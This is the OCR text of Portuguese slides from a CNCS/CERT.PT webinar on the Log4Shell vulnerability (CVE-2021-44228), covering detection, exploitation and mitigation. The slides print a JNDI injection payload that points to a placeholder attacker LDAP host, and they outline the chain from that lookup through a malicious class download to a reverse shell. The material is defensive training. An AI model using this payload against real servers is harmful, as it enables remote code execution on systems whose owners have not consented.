CNCS
Centro Nacional
de Cibersegurança
PORTUGAL

Webinar Vulnerabilidade Log4Shell

Deteção, exploração e mitigação

21 de Dezembro de 2021

Duarte Sousa e João Campos

CERT.PT
Centro Nacional
de Cibersegurança
PORTUGAL

Olá!

Duarte Sousa
João Campos

Departamento de Operações.
Podem contactar em:

- duarte.sousa@cncs.gov.pt
- joao.campos@cncs.gov.pt


1.
Deteção

Ela existe, mas onde está?

Payload

${jndi:ldap://IP_Atacante:Porto/ExploitPayload}

Log4Shell



Fonte: https://sysdig.com/blog/exploit-detect-mitigate-log4j-cve/

Log4Shell


A sua deteção pode ser difícil dada a quantidade de potenciais parâmetros (cabeçalhos HTTP, inputs de formulários, etc) numa aplicação.

Local	Remoto
https://github.com/logpresso/CVE-2021-44228-Scanner	https://github.com/fullhunt/log4j-scan

2. Exploração

Já foste!

Log4Shell


1) jndi:ldap://ip_atacante:porto/#Exploit
2) Realizado pedido ao servidor LDAP
3) Reencaminhado pedido para o servidor HTTP
4) É fornecido o Exploit.class
5) Executado código malicioso presente na classe
Aplicação Vulnerável
Atacante
Servidor LDAP
Servidor HTTP
Listener Reverse Shell

3. Mitigação

Isto não volta a acontecer!

Log4Shell

Solução: Atualizar o Log4j para versão 2.17

Alternativas:

- log4j2.formatMsgNoLookups=true
- https://github.com/logpresso/CVE-2021-44228-Scanner (--fix)

Dica de Algibeira: Executar os Scripts em Massa na Rede

Linux:

- Ansible
- Puppet

Windows:

- Active Directory (GPO)
- Psexec

Obrigado.

duarte.sousa@cncs.gov.pt
joao.campos@cncs.gov.pt

Departamento de Operações

CNCS
Centro Nacional
de Cibersegurança
PORTUGAL